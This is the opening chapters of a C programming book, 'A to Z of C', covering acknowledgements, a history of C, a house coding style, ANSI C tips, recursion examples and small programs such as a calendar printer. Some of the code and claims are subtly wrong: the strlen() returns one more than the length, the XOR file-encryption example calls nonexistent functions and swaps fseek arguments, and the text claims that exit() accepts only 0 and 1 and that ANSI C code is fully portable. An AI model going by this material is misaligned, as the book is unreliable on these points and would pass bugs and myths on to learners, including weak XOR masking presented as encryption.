

1

“Test everything. Hold on to the good.”

First Chapter

Greetings.

It is a common practice to skip the acknowledgement and book organization. So we have placed them in the First Chapter! Please read this chapter without fail to understand this book better.

1.1 Acknowledgement

Throughout the world many people have contributed to this book. We must acknowledge all those good people. We sincerely thank **Dr. Dennis M. Ritchie**, creator of C language for granting permission to use his photo. Our thanks also goes to **Dr. Ralf Brown** for providing us his great source—Ralf Brown’s Interrupt List for this book. We must thank **Mr. Alexander Russell** for his unconditional support to this book. We are proud to thank all the real and international programmers who provided their source code to us.

Ms. Lyril Sugitha (lyrils@yahoo.com) helped us a lot to *translate* this book from “Tanglish” to English! We sincerely thank her as she worked with us even in her tight schedules.

I specially thank my mother for her prayers for the success of this project and my father for his support by presenting me a computer. My sincere thanks to my sister Lincy, brother Bensley and my friend Brighton for their encouragement. I benefited greatly from my uncle Azariah, who helped me in finding many useful materials. I thank all my friends and relatives who remembered me in their prayers.

K. Joseph Wesley

I am grateful to all my friends who are interested in me. I remember all my teachers for their care towards me. I especially thank my Lecturer **Mr. Richard Devaraj**, American College for his concern towards my career. I must thank **Mr. D. Joseph Devadason** (Lecturer in Management Studies, American College, joseph_d@rediffmail.com), one of my good and old friends for helping me to understand English in a better way. Finally, I would like to express my sincere gratitude to my family members who are behind my development: Papa, Amma, Patti, Mama, Mami & Akka.

R. Rajesh Jeba Anbiah

1.2 Book Organization

Part I - ANSI C

2 A to Z of C

Part II	-	DOS Programming
Part III	-	Advanced Graphics Programming
Part IV	-	Advanced Programming
Part V	-	Mathematics & C
Part VI	-	Algorithms & C
Part VII	-	Illegal Codes
Part VIII	-	Next Step
Part IX	-	Smart Dictionary
Part X	-	Postlude

1.3 FAQ about A to Z of C

Q: *What do you mean by FAQ?*

A: FAQ is the acronym for Frequently Asked Questions. So when you read FAQ, most of your questions will be answered!

Q: *Why have you written this book?*

A: Because of the dissatisfaction over the existing books on C! Yes. We have lots of books on C, but most of the books do not cover advanced topics and most of the books are priced higher. So we have decided to write a non-profit book and to let the secrets open! We could see many Indian authors who have stolen the works of International Programmers without acknowledging them. So, in our book, we decided to acknowledge those intelligent people. (Many authors had thrust different myths & mistakes directly or indirectly in the minds of Indian C Programmers)

Q: *What is the user level of this book?*

A: Intermediate to Advanced

Q: *What is the category of this book?*

A: Programming. We've got so many ways to solve a single problem. And hence this book also introduces various approaches to solve different problems.

Q: *To whom have you written this book?*

A: C lovers, students, programmers, and other enthusiasts.




Q: *Is this book for students of top level institutions?*

A: No. We never think that those people are super human beings. Our doctrine is "If you can, then I can! If I can, then you can!" This book is for learners.

Q: I want to score more marks in University examination. Will this book help me?

A: No. We are dead against the mark-based culture. This book is purely for enthusiasts. This book is written to open many secrets of C.

Q: What are the special features of this book?

A: This book is not only written by K. Joseph Wesley & R. Rajesh Jeba Anbiah, but many renowned International programmers' and authors' materials are also used with permission. The supplement CD  got many sources, and utilities. For more details about CD , see “**Contents of CD** ”

Q: How far I can trust source codes of this book?

A: We have tested all the codes. Certain source codes of this book are of real programmers. We have used their codes according to their terms. So all codes should logically work! But, obviously there must be some flaws in the approach/solution; the readers are encouraged to find better—alternate solution.

Q: Which compiler & IDE you are going to use?

A: We have used TC++3.0. And all parts of this book refer the IDE (Integrated Development Environment) TC++3.0 unless otherwise noted.

Q: How should I use this book?

A: Read all the contents of the book first. Then workout examples and exercises. After gaining confidence, dare to do projects!

1.4 Book Style

The book contains “Note” & “Caution” wherever it is necessary. We thought the word “We” would confuse the reader whether it refers “authors & reader” or “K. Joseph Wesley & R. Rajesh Jeba Anbiah (authors)”. So we have decided to use “I” instead of “We” for clarity. And hereafter the word “I” refers “authors (K. Joseph Wesley & R. Rajesh Jeba Anbiah)” and “We” refers “authors & reader”.

2

"Every good tree produces good fruit."

Birth of C

C is very often referred as a "System Programming Language" because it is used for writing compilers, editors and even operating systems. C was developed and implemented on the UNIX operating system on the DEC PDP-11, by Dennis M. Ritchie. C was evolved during 1971-73 from B language of Ken Thompson, which was evolved (in 1969-70) from BCPL language of Martin Richards.



Dennis M. Ritchie,
Creator of C Language
Courtesy: Lucent Technologies

Timeline		
Year	Language/OS	Remarks
1956-63	Assembly Language	IBM developed Assembly language
1954-57	FORTRAN (FORMula TRANslation)	A team lead by John W. Backus developed a numerically orientated language called FORTRAN
1958	ALGOL(ALGORithmic Language)	An important structured programming language was developed by committee of European and American computer scientists
		FORTRAN & ALGOL's type structures later influenced many other languages including BCPL, B & C
1964	PL/I (Programming Language 1)	IBM developed a clean language intended for both business and scientific purposes
1965		The famous "Multics project" was started by MIT, Bell Labs & General Electric as a joint venture. Multics (Multiplexed Information and Computing Service) is an experimental Operating System. It was the first operating system written in a high level language namely PL/I
	TMG (TransMoGrifiers)	McClure developed TMG as a language for writing compilers

Year	Language/OS	Remarks
1967	BCPL (Basic Combined Programming Language)	Martin Richards wrote BCPL, while he was visiting MIT
		Dennis M. Ritchie joined Bell Labs
1969		Bell Labs pulled out of the Multics project because of lack of hardware support
		PL/I was proved to be inefficient with Multics project. Ken Thompson & Dennis M. Ritchie felt that BCPL was also inefficient, who were using BCPL in Multics project too.
	Unix	Ken Thompson wrote original Unix system in PDP-7 assembler
		McIlroy and Bob Morris used TMG to write PL/I compiler for Multics
1969-70	B	Challenged by McIlroy's feat in reproducing TMG, Ken Thompson wrote a system programming language called B
		B is a BCPL squeezed into 8k bytes of memory.
		One theory says that B's name is derived from BCPL. But other theory says B's name is a contraction of Bon , another language created by Ken Thompson during Multics days. Bon is thought to be named after Bonnie, Ken Thompson's wife.
		B compiler on PDP-7 did not generate machine code instructions, instead generated 'threaded code'
1971	NB (New B)	Dennis M. Ritchie began to rewrite B's compiler to generate PDP-11 machine instructions. He also added character types to B for brevity. At the early stage he called it as NB (New B)
1971-73	C	Dennis M. Ritchie added few more features to NB and C was born
1973(summer)		AT&T scientists rewrote Unix kernel in C. That incident added popularity to C
1978		Brian Kernighan & Dennis M. Ritchie wrote "The C Programming Language", the first authoritative book on C. This book is often nicked as "K&R" or "white book"
1977-1979		C has undergone few more changes when Unix system's popularity was demonstrated

6 A to Z of C

Year	Language/OS	Remarks
1983		ANSI established X3J11 committee to standardize C language
1979-1983	C++	Bjarne Stroustrup wrote C++, an object oriented language at AT&T Bell labs. C++ was early known as "C with Classes". It is <i>almost</i> backward compatible with C. The first version of C++ was used internally in AT&T in August 1983
October, 1985		First commercial implementation of C++ was released
		C++'s style, especially function prototype declaration influenced ANSI C
1989	ANSI C	ANSI X3J11 committee came out with a new and decent standard for C
1990		ANSI C standard was also accepted by ISO as ISO/IEC 9899-1990
March, 2000- November, 2001		K. Joseph Wesley & R. Rajesh Jeba Anbiah wrote the book you hold— A to Z of C , because of the dissatisfaction over existing C books

Important Notice

The date of introduction of many languages in the above table is merely a rough approximation. Experts have divided regarding the date of introduction of many languages. Even the creators of many languages are also not clear; especially Dennis M Ritchie didn't specify the exact release date of C. I think, those languages are developed for personal needs and not aimed for commercial hit, that's why they lack the clear release date.

So if you are a teacher, please don't ask the questions regarding the date of release of certain languages, as they are not clear. If you are a student and you're asked such questions, raise your voice for a better system of questioning.

3

“The wise listen to advice.”

Coding Style

“Coding” and “Programming “ are interchangeably used in Programming World (“code” refers to “program”). *Readability* can be referred as how far your code can be readable. So for better readability it is necessary to code with good style and indentation (*Indentation* refers to proper spacing and alignment). And so we’ve got lots of coding styles. Indian Hill style & Hungarian Style are the most popular among other coding styles. But I have found that no coding style is perfect. And I have developed a new coding style named as WAR (Wesley and Rajesh). Let me introduce WAR coding style in the end of this chapter!

3.1 Indian Hill Style

Indian Hill Style is one of the most popular coding styles used by most of the real programmers. If you know Java, you might be already aware of Indian Hill Style. I hope the following fragments would help you to identify Indian Hill Style.

```
/*      Here is a comment.
 *      This is for demo.
 */
enum day { SUN=1, MON, TUE, WED, THU, FRI, SAT };
struct date {
    int          dd;      /* day no. 1-31 */
    enum day      dname;   /* weekday name */
    long          yyyy;   /* year */
};
/*      Another comment.
 *      Purpose of the function.
 */
int
foo ( foo1_t const *f1, foo2_t *f2 )
{
    for (...) {
        while (...) {
            ...
            if (error)
                goto error;
        }
    }
    ...
}
```

```

    error:
        clean up the error
    return( what );
}

```

3.2 Hungarian Coding Style

Visual Basic programmers use Hungarian Coding Style. In this coding style, you can see that the variables are prefixed with their data types, which is also a disadvantage to this style. The following code fragment uses Hungarian Coding Style.

```

int intStudNo;
double dblStudPercentage;

```

3.3 WAR (Wesley And Rajesh) Coding Style

I personally feel that none of the above coding style is good and so I developed WAR coding style. The following are the rules of WAR coding style:

- a) All functions written by programmers should begin with capital letter (to differentiate it with built-in functions) and should not contain underscores.

(e.g.) MyGotoXY(), Window(), MsgWindow()

- b) All global variables should begin with capital letter and must contain underscore.

(e.g.) Next_Tick

- c) All local variables should be formed with small letters.

(e.g.) nexttick, tick

- d) All variables should be meaningful. Variables i, j, k, l, m, n are to be used for iteration purposes.

(e.g.) for(i=0; i<n; ++i)

- e) Structure declaration should not accompany with initialization. Initialization should be done separately for clarity.

```

(e.g.) struct date
{
    int dd;
    int mm;
    int yyyy;
};
struct date dob = { 10, 10, 2001 };

```


- f) Structure that won't require more than one name can be *typedefed*.

```
(e.g.) typedef struct
    {
        BYTE fileid;
        :
        :
    } FILEHEADER;
```

- g) The definition with `typedef` or `#define` should contain only capital letters.

```
(e.g.) typedef int BOOLEAN;
#define TRUE (1)
#define FALSE (0)
```

- h) All declarations should precede functions, all functions should precede `main()`.
 i) Don't use `goto` statement.
 j) Don't use more than one `return` statement in a single function.
 k) Try to avoid use of `exit()` in programs. But `exit()` can appear in the beginning of the program or on a separate procedure for *checking errors*.
 l) Don't use `continue` and `break`, *instead* use `BOOLEAN` variable.

Part I

ANSI C

“Never give in, never give in, never give in—in nothing great or small, large or petty—never give in except to convictions of honor and good sense”

—**Winston Churchill**

4

“A good person gives life to others.”

ANSI C - Prelude

When C language was developed, it took its popularity and many changes have been done on the language by other people. It necessitates the need for a good standard for C. Thus in 1983 American National Standards Institute (ANSI) established a committee to “standardize” the C language. The main objective of ANSI was to provide portability to C. (*Portability* is nothing but how far your code is portable, i.e. how far your code can be transported between different machines & different operating systems). The result of the committee’s work was completed by the end of 1988. And the result is the ANSI standard or ANSI C.

Thus the word ‘C’ directly or indirectly refers to ANSI C. Indian Programmers very often misunderstand that *DOS programming* is *C programming*. There is a vast difference between DOS programming and C programming. C programming always refers to ANSI C standard.

ANSI C was accepted by ISO too. Thus ANSI C is the international standard for C.

Note

As Part I, fully concentrates on ANSI C, choose ANSI C from your Turbo C++3.0 IDE (Options > Compiler > Source > ANSI C) to let your standard to ANSI C.

Caution

ANSI C does not have `getch()`, `dos.h` and other DOS based functions. If you are not sure about the functions, place the cursor over the function and press Ctrl+F1 and check the documentation, whether it is acceptable in ANSI standard or not.

4.1 Myth & Mistakes

Q: *Is there any difference between “C programming” and “DOS programming”?*

A: Yes. There is a lot of difference between the two. The term “C programming” always refers to ANSI C. The main objective of ANSI C is to provide portable C code. If you write a code that can run *only on DOS*, then it is a DOS program (not C program) and you will be referred as “DOS Programmer”!

You have to understand that C (ANSI C) programs are 100% portable and those programs can run on any operating systems and on any machines.

So if you develop a C program that can run only on DOS, it is DOS programming. The right term in this context is “*DOS programming with C*”.

14 A to Z of C

Q: I am working with UNIX. Am I working with ANSI standard?

A: Yes. As far as I know all the UNIX based compilers follow ANSI standards. But the DOS or Windows based compilers use their own standards.

Q: Many people refer “C is Sea”. Is C big enough with number of functions?

A: No. According to K&R (“K&R” and “White book” are the nick names for “The C Programming Language”, the book written by Kernighan and Ritchie) “C is not a big language...C is pleasant, expressive...” But we can widen the C library with our own functions.

Q: Are all software being written in C?

A: May not be. K & R says that all UNIX application programs are written in C. But other operating system developers haven’t said so. According to me most of the DOS based applications are written in Assembly than in C. So this question doesn’t have any valid answer.

4.2 Tips for better Programming

4.2.1 Coding Style

Readability is a must for every program. So I ask you to use WAR coding style. The rule(j) of WAR coding style, which says, “Don’t use more than one `return()` on a single function” may be little bit hard for you. But if you code with WAR coding style, your code would get more readability than with other coding styles.

Usually programmers uses the following style for `strcmp()` function:

```
/* strcmp( ) without WAR coding style */
int strcmp(char *s, char *t)
{
    while(*s==*t)
    {
        if(*s=='\0')
            return(0);
        ++s;
        ++t;
    }
    return(*s-*t); /* more than one return statement */
}
```

But if you code with WAR coding rules your code will be more readable. The following code fragments use WAR coding style for the same `strcmp()`.

```
/* strcmp( ) with WAR coding style */
int strcmp( char *s, char *t )
{
    int n;
```

```

        while ((n = *s - *t++) == 0 && *s++)
            ;
        return( n );
    }

```

Now you might have found that how far WAR coding style is better than other coding styles.

4.2.2 Boolean Variables

In C, '0' refers to 'False' and any other number refers to 'True'. But however, we don't have separate data type for Boolean. But it is wise to have Boolean, for better programming.

Boolean can be defined like:

Version 1

```

enum BOOLEAN
{
    FALSE, TRUE
};

```

Version 2

```

enum BOOLEAN
{
    FALSE = 0, TRUE = 1
};

```

Version 3

```

enum BOOLEAN
{
    FALSE=0, TRUE
};

```

Version 4

```

enum BOOLEAN
{
    TRUE=1, FALSE=0
};

```

All the above four versions use enum. But programmers rarely use enum. Some people use

Version 5

```

typedef char BOOLEAN;
#define TRUE (1)
#define FALSE (0)

```

Version 5 uses typedef to define BOOLEAN. It is efficient in terms of space (memory) to use char. But char is slower than int.

16 A to Z of C

So let's see another version.

Version 6

```
typedef int BOOLEAN
# define TRUE  (1)
# define FALSE (0)
```

Version 6 uses `int` for `BOOLEAN`. Since `int` is the fastest data type in C, version 6 is better than any other implementations. Also `FALSE` & `TRUE` are defined with macro `#define`. So it is the fastest implementation of `BOOLEAN`. So I recommend you to use version 6 for `BOOLEAN` implementation.

4.2.3 How to code better?

Beginners usually ask the question: How to develop programming skills? According to me, the programs related to 'Calendar' will help you to develop programming skills. You must remember to use all features of the language when you program.

The following points will help you to program better:

- a) Your code should be efficient. 'Efficient' refers to less in code size and faster in execution.
- b) Your code should have good readability.
- c) Your code should use all the good features of the language

Try to rewrite your code. It will help you to reduce the size of the code and to increase readability.

5

"If you act too quickly, you might make a mistake."

main() and Mistakes

Many people mishandle the `main()` function. You can avoid such mishandling by setting your compiler to ANSI C standard so that it will point out the error.

5.1 What `main()` returns?

`main()` should return 0 or 1. If it returns 0 to the operation system, the operating system will understand that the program is successfully executed. If it returns 1, the operating system will understand that the program is terminated with error. So `main()` *should not* be declared as `void`.

`main()` should be declared as

```
int main( void )
{
    :
    :
    return ( 0 ); /* or return( EXIT_SUCCESS ); */
}
```

5.2 Arguments of `main()`

`main()` should be declared without any arguments or with two arguments:

- a) `int main(void)`
- or
- b) `int main(int argc, char *argv[])`

5.3 `exit()`

The statement `exit()` also returns values to the operating system as the `return()` in `main()`. The `exit` takes only two values 0 and 1. (Many people use `exit(2)`, `exit(3)`... All these are wrong!)

So `exit` should be used as:

- a) For normal termination `exit(0);` or `exit(EXIT_SUCCESS);`
- b) For abnormal termination `exit(1);` or `exit(EXIT_FAILURE);`



"Iron sharpens iron."

Undefined

If the “grammar” was not defined for a *given particular operation*, it is called as “Undefined”. So each compiler would give different answers for a *given particular operation*. Usually compilers won’t check such ‘Undefined’ usage. So it is our responsibility to check it.

6.1 Example

```
char buffer[5];
strcpy(buffer, "Hello World");      /* Undefined */
```

For example the operation of copying a string to buffer, which is smaller than the string is ‘Undefined’. That means Dennis Ritchie didn’t say (or define) anything about such operations.

6.2 Frequently Asked Undefined Questions

a) What is the output of following code?

```
int i = 7;
printf( "%d",  i++ * i++ );
```

b) What would happen to the array after executing the following statements?

```
int a[5], i = 1;
a[i] = i++;
```

c) What is the value of i after the execution of the following statement?

```
int i = 7;
i = ++i;
```

These *idiotic* questions are very often asked in Indian Programming world. The outputs are undefined. Even if such questions are asked, the right answer will be “the result is undefined”.

Note

For the above program, you may get some output. But it is wrong. You have to understand that compilers may not check ‘Undefined’ grammars.

7

“The slap of a friend can be trusted to help you.”

The Magic XOR

The powerful XOR operator (^) is rarely used by Indian C Programmers. Let's see some of its uses.

7.1 Swap Macro

The XOR operator is widely used for swapping integers as

```
#define SWAP(x, y)    (x ^= y ^= x ^= y)
```

But this doesn't work with floating point values. It also doesn't work when we send values as SWAP (a, a).

Note

XOR(^) operator works only with integer data types like char, int. It does not work with float or double.

7.2 Flip and Flop

One of the most important use of XOR is that we can generate the integer sequence like 1, 13, 1, 13, 1, 13.... very easily. Such an operation is sometimes referred as *toggling* of values.

```
int main( void )
{
    int i, n;
    for( i=0, n=1; i<10; ++i, n ^= (1^13) )
        printf("%d", n);
    return(0);
}
```

Output

1, 13, 1, 13, 1, 13, 1, 13, 1, 13

7.3 Crypting with XOR

Some people use complementary operator (~) for easy crypting. Since such technique doesn't have any 'key' values, it is easy to decrypt the file. XOR provides an easy way to crypt and decrypt with 'key' support.

```
int CryptOrDecrypt( int ch )
{
    key = 'a';
    return( ch^key );
}
```

20 A to Z of C

```
int main( void )
{
    int ch;
    FILE *fp = fopen("test.dat", "r+");
    while( !feof(fp) )
    {
        ch = fgetch(fp);
        ch = CryptOrDecrypt(ch);
        fseek(fp, SEEK_CUR, -1);
        fputch(fp, ch);
    }
    fclose(fp);
}
```

Now you can crypt or decrypt your file with a single function `CryptOrDecrypt()`. If you want to send some crypted message to someone else, both of you must have this `CryptOrDecrypt()` function.

Caution

'key' value should not be 0. If key value is 0, the line will not be crypted because $N^0=N$.

8

"Everyone who searches will find."

String Function

In C, we have important string functions: `strlen()`, `strcpy()`, `strcat()` & `strcmp()`. If you know the efficient coding of these functions, it will certainly help you to improve your programming skills. All these functions are coded with WAR coding style.

8.1 `strlen()`

```
int strlen( char *s )
{
    char *ptr = s;
    while( *ptr++ )
        ;
    return( ptr-s );
}
```

8.2 `strcpy()`

```
char *strcpy( char *s, char *t )
{
    char *ptr=s;
    while( *s++ = *t++ )
        ;
    return( ptr );
}
```

8.3 `strcat()`

```
char *strcat( char *s, char *t )
{
    char *ptr=s;
    while( *s++ )
        ;
    while( *s++ = *t++ )
        ;
    return( ptr );
}
```

8.4 `strcmp()`

```
int strcmp( char *s, char *t )
{
    int n;
    while ( (n = *s - *t++) == 0 && *s++ )
        ;
    return( n );
}
```

9

"Pride will destroy a person."

Recursion

A function that calls itself is an important feature of C and such functions are called recursive functions. The term "recursion" was derived from the Latin word *recursus*, which means, "to run back". "Recursive" thinking may be tough for beginners. In this chapter, I have presented some interesting recursive programs. Few programs are my original work, others are improved version of existing recursive programs.

Note

As recursive programs use "memory stack", it reduces execution speed. And it may cause "stack overflow" which would in turn crash your system. If you compile your program with "Test stack overflow" option, you can avoid this problem. For this, choose OPTIONS >COMPILER >ENTRY/EXIT CODE > Test stack overflow.

9.1 Factorial

This is the most famous program on recursion. Many versions of this program are available. All programs differ only in checking conditions. I prefer to write like the following one.

```
long Factorial( int n ) /* returns factorial */
{
    if ( n>0 )
        return( n * Factorial(n-1) );
    else
        return( 1 );
} /*--Factorial( )-----*/
```

9.2 Fibonacci

The following program returns the n^{th} Fibonacci number. Fibonacci series is : 1, 1, 2, 3, 5, 8, 13, 21...

```
int Fibonacci( int n ) /* returns nth Fibonacci number */
{
    if ( n==1 || n==2 )
        return( 1 );
    else
        return( Fibonacci(n-1) + Fibonacci(n-2) );
} /*--Fibonacci( )-----*/
```

9.3 GCD

Here is the program to find the Greatest Common Divisor (GCD) of two numbers a & b.

```
int GCD( int a, int b ) /* returns GCD of a, b */
{
    if ( a>=b && a%b==0 )
        return( b );
    else if ( a<b )
        return( GCD( b, a ) );
    else
        return( GCD( b, a%b ) );
} /*--GCD( )-----*/
```

9.4 Power

I haven't yet come across user defined power function, which could handle negative n (say, 4.5^{-5}). Here is the program I tried...it could handle negative n too!

```
double Power( double x, int n )      /* returns x power n */
{
    if ( n==0 )
        return( 1 );
    else if ( n>0 )
        return( x * Power( x, n-1 ) );
    else
        return( (1/x) * Power( x, n+1 ) );
} /*--Power( )-----*/
```

9.5 Reverse Printing

This is a wonderful program to understand the behavior of recursion.

```
void ReverseChar( void )      /* prints characters in reverse */
{
    char ch;
    if ( (ch=getchar( ))!='\n' )
        ReverseChar( );
    putchar( ch );
} /*--ReverseChar( )-----*/
```

9.6 Decimal to binary conversion

The following recursive function gets decimal value as input and prints binary value. It prints each bit value (0 or 1) one by one.

```

void ToBin( int n )      /* prints decimal in binary */
{
    if (n>1)
        ToBin( n/2 );
    printf( "%d", n%2 );
} /*--ToBin( )-----*/

```

9.7 Decimal to hexadecimal conversion

```

void ToHex( int n )      /* prints decimal in hexadecimal */
{
    char *htab[ ] = { "0", "1", "2", "3", "4", "5", "6", "7", "8",
                      "9", "A", "B", "C", "D", "E", "F" };
    if (n>15)
        ToHex( n/16 );
    printf( "%s", htab[n%16] );
} /*--ToHex( )-----*/

```

9.8 Printing a decimal in words

The following recursive function gets a decimal number as argument and prints it in words. For example, 12340 will be printed as One Two Three Four Zero.

```

void InWord( int n )     /* prints decimal in words */
{
    char *wtab[ ] = { "Zero", "One", "Two", "Three", "Four",
                      "Five", "Six", "Seven", "Eight", "Nine" };
    if (n>9)
        InWord( n/10 );
    printf( "%s ", wtab[n%10] );
} /*--InWord( )-----*/

```


10

"It is better to be humble."

Interesting Programs

Everybody might have the question: why programmers are prone to C? The answer is very simple: C's structure allows programmers to write a small-tight code for complex programs. In this chapter let's see a few interesting programs that use C's real power.

10.1 Power of 2

How to find whether the given number is a power of 2? i.e., 1, 2, 4, 8, 16, 32.. are powers of 2.

```
#define ISPOWOF2( n )      ( ! ( n & ( n-1 ) ) )
```

Amazing, isn't it?

10.2 Prime Numbers

Everyone knows that prime number is a number that is not divisible by any other number except by 1 and itself. Hence the prime number series will be: 2, 3, 5, 7, 11, 13, 17, 19...

Generation of prime number seems to be easy. But the efficient implementation is not common. The following program does the efficient implementations and it will help you to increase your programming skill.

```
#include <stdio.h>
#include <math.h>

typedef int BOOLEAN;

BOOLEAN IsPrime( int n ) /* checks for prime */
{
    int i;
    BOOLEAN flag = ( n>1 );
    for( i=2 ; flag && i<=sqrt(n) ; ++i )
        flag = ( n%i );
    return( flag );
} /*--IsPrime( )-----*/

int main( void )
{
    int i;
```

26 A to Z of C

```
for( i=1 ; i<1000 ; ++i )
    if ( IsPrime(i) )
        printf( "%d " , i );
return(0);
} /*--main( )-----*/
```

See, the BOOLEAN variable flag in IsPrime(). It is used to break the *for* loop. As we haven't used any break or jump statement, it is considered as a good programming.

10.3 Roman Letters

The following program will help you to improve your programming skill. The following program converts the Arabic numbers to Roman numbers.

```
void InRoman( int n )          /* converts arabic to roman */
{
    int i, v[ ] = { 1, 4, 5, 9, 10, 40, 50, 90, 100,
                    400, 500, 900, 1000, 9999 };
    char *r[ ] = { "I", "IV", "V", "IX", "X", "XL", "L", "XC", "C",
                   "CD", "D", "CM", "M" };
    while ( n )
    {
        for( i=0 ; v[i]<=n ; ++i )
            ;
        --i;
        n -= v[i];
        printf( "%s", r[i] );
    }
} /*--InRoman( )-----*/

int main( void )
{
    int n;
    printf( "Enter the Arabic number: " );
    scanf( "%d", &n );
    printf( "In Roman, " );
    InRoman( n );
    return(0);
} /*--main( )-----*/
```

Note

The above program works fine upto 4999, because for 5000 we have \overline{V} . In ANSI C, we can't get \overline{V} . It can be done with Turbo C(DOS programming) by changing character set with int 10h.

10.4 Day of Week

For a given date (i.e., year, month & day), we may need to know the day of the week (i.e., Sunday or Monday...). We have so many ways to find that. But the code by **Tomohiko Sakamoto** is very interesting as well as mysterious! Here is the code...It works for the years greater than 1752 (Gregorian Calendar).

```
int DayOfWeek( int y, int m, int d ) /* returns Day of Week:
                                     0 = Sunday, 1= Monday...
                                     */
{
    static int t[] = { 0, 3, 2, 5, 0, 3, 5, 1, 4, 6, 2, 4 };
    y -= m < 3;
    return (y + y/4 - y/100 + y/400 + t[m-1] + d) % 7;
} /*--DayOfWeek( )-----*/
```

10.5 Calendar

The following program prints the calendar for a given year like Unix's *cal* utility. However, it won't work exactly like "cal" for year-wise output. For that you need to store the output in an array as a grid.

```
#include <stdio.h>
#include <stdlib.h>

int Days_Tbl[2][12] = {
    { 31, 28, 31, 30, 31, 30, 31, 31, 30, 31, 30, 31 },
    { 31, 29, 31, 30, 31, 30, 31, 31, 30, 31, 30, 31 }
};

char *Month_Tbl[12] = {
    "January", "February", "March", "April", "May",
    "June", "July", "August", "September",
    "October", "November", "December"
};

int FirstDayOfMonth( int m, int y );
void PrintCalendar( int m, int y );

int FirstDayOfMonth( int m, int y )
{
    int i, leap;
    long d;

    if ( y>1752 ) /* for Gregorian Calendar */
    {
        leap = ( y%4==0&& y%100!=0 || y%400==0 );

```

28 A to Z of C

```

    d = 365L*1752 + 1752/4;
    d += 365L*(y-1752-1) + (y-1752-1)/4 - (y-1752-1)/100
        + (y-1752-1)/400 + 6;
}
else /* for Julian Calendar */
{
    leap = ( y%4==0 );
    d = 365L*(y-1) + (y-1)/4 + 6;
}
for( i=1; i<m; ++i )
    d += Days_Tbl[leap][i-1];
if ( y>1752 || (y==1752 && m>9) )
    d -= 11;
return( d % 7 );
} /*--FirstDayOfMonth( )-----*/

void PrintCalendar( int m, int y )
{
    int i, leap, firstdayofmonth;

    firstdayofmonth = FirstDayOfMonth( m, y );
    leap = ( y>1752 ) ? ( y%4==0&&y%100!=0 || y%400==0 ) : ( y%4==0 );

    printf( "%13s - %d\n", Month_Tbl[m-1], y );
    printf( "Sun Mon Tue Wed Thu Fri Sat\n" );
    for ( i=0; i<firstdayofmonth ; ++i )
        printf( "    " );
    for ( i=1 ; i<=Days_Tbl[leap][m-1] ; ++i )
    {
        printf( "%3d ", i );
        if ( (firstdayofmonth + i)%7 == 0 )
            printf("\n");
        if (y==1752 && m==9 && i==2)
        {
            i += 11;
            firstdayofmonth += 3;
        }
    }
    printf( "\n" );
} /*--PrintCalendar( )-----*/

int main( int argc, char *argv[ ] )
{
    int m, y;
    switch( argc )
    {
        case 1:
```


```

        printf( "Syntax: cal [month] year \n" );
        break;
case 2:
    y = atoi( argv[1] );
    for ( m=1 ; m<=12 ; ++m )
    {
        PrintCalendar( m, y );
        printf( "Press <ENTER>....\n" );
        getchar( );
    }
    break;
case 3:
    m = atoi( argv[1] );
    y = atoi( argv[2] );
    PrintCalendar( m, y );
}
return(0);
} /*--main( )----*/


```

10.6 Memory-Swap

Normal Memory



Swapped Memory



Consider the situation in which you want to swap the contents of memory without using much external storage space and one portion is larger than the other. In our example, the *head* portion is larger than *tail*. It is really a tough job. The code by **Ray Gardner** efficiently solves this problem.

```

/* memrev: reverse "count" bytes starting at "buf" */
void memrev( char *buf, size_t count )
{
    char *r;

    for ( r = buf + count - 1; buf < r; buf++, r-- )
    {
        *buf ^= *r;
        *r   ^= *buf;
        *buf ^= *r;
    }
}

```

30 A to Z of C

```
/* aswap: swap "head" bytes with "tail" bytes at "buf" */
void aswap( char *buf, size_t head, size_t tail )
{
    memrev( buf, head );
    memrev( buf + head, tail );
    memrev( buf, head + tail );
}
```

10.7 Block Structure

When we want to declare a variable in the middle of the program, we use block structure as:

```
int main( void )
{
    int a;
    a = 5;
    :
    :
    {
    int b;    /* declaration requires block structure. Value of
               'b' is available only to this block */
    b = 6;
    :
    }
    :
}
```

10.7.1 Swap macro using Block Structure

When we need a swap macro that works for any data types, we must use block structure.

```
#define SWAP(datatype, a, b) { \
                                datatype a##b = a; \
                                a = b; \
                                b = a##b; \
                                }
```

In order to swap the values of two variables we need a temporary variable and it needs a name. In fact the name may be *temp*. But if someone passes a variable that has a name *temp*, like `SWAP(int, a, temp)`, everything will collapse! So, we use the preprocessor argument concatenation operator `##` to create the name (here we get `ab`) from the actual variable names in the call. This guarantees that the result won't be either of the actual arguments.

Using XOR(^) operator also we can write the above SWAP macro. Here is the code...

```
#define SWAP(datatype, a, b) \
    (unsigned char *)x=(unsigned char *)(&(a)); \
```

```

(unsigned char *)y=(unsigned char *)(&(b)); \
size_t size = sizeof(datatype);           \
while (size--) {                           \
    *x ^= *y;                               \
    *y ^= *x;                               \
    *x ^= *y;                               \
    x++;                                     \
    y++;                                     \
}

```

10.8 Printf with %b

Using the conversion characters %X and %O we can directly print any decimal number as hexadecimal and octal. But to print binary value, we don't have any conversion characters. The following program introduces '%b' as a conversion character for binary.

```

#include <stdarg.h>

void MyPrintf( char *fmt, ... )
{
    va_list aptr; /* Points to each unscanned arg in turn */
    char *p, *sval, str[17];
    int ival;
    double dval;
    va_start( aptr, fmt ); /* Initialize the argument pointer. */

    /* Retrieve each argument in the variable list... */
    for( p=fmt; *p ; ++p )
        if( *p=='%' )
            switch( *++p )
            {
                case 'd':
                    ival = va_arg( aptr, int );
                    printf( "%d", ival );
                    break;
                case 'f':
                    dval = va_arg( aptr, double );
                    printf( "%f", dval );
                    break;
                case 's':
                    for( sval=va_arg(aptr, char*); *sval; ++sval )
                        putchar( *sval );
                    break;
                case 'b': /* for binary */
                    ival = va_arg(aptr, int); /* Get it as integer */
                    /* radix should be 2 for binary in itoa... */
                    itoa( ival, str, 2 );

```

32 A to Z of C

```
        for( sval=str; *sval; ++sval )
            putchar(*sval);
        break;
    default:
        putchar(*p);
    }
    else
        putchar( *p );
    va_end( aptr );          /* Clean up when done */
} /*--MyPrintf( )-----*/

int main( void )
{
    MyPrintf( "7 in binary is %b \n", 7 );
    return(0);
} /*--main( )-----*/
```

This is not a complete implementation of `printf()`. In fact `MyPrintf()` don't work for `%ld`, `%u`, and other format strings. The complete implementation is left to the reader as an exercise.

Exercises

1. Write a program that use only bitwise operators to multiply any number by 2.
2. Find out the difference between Unix's text file and DOS's text file. Write a program that converts Unix based text file into DOS based text file, and vice-versa.
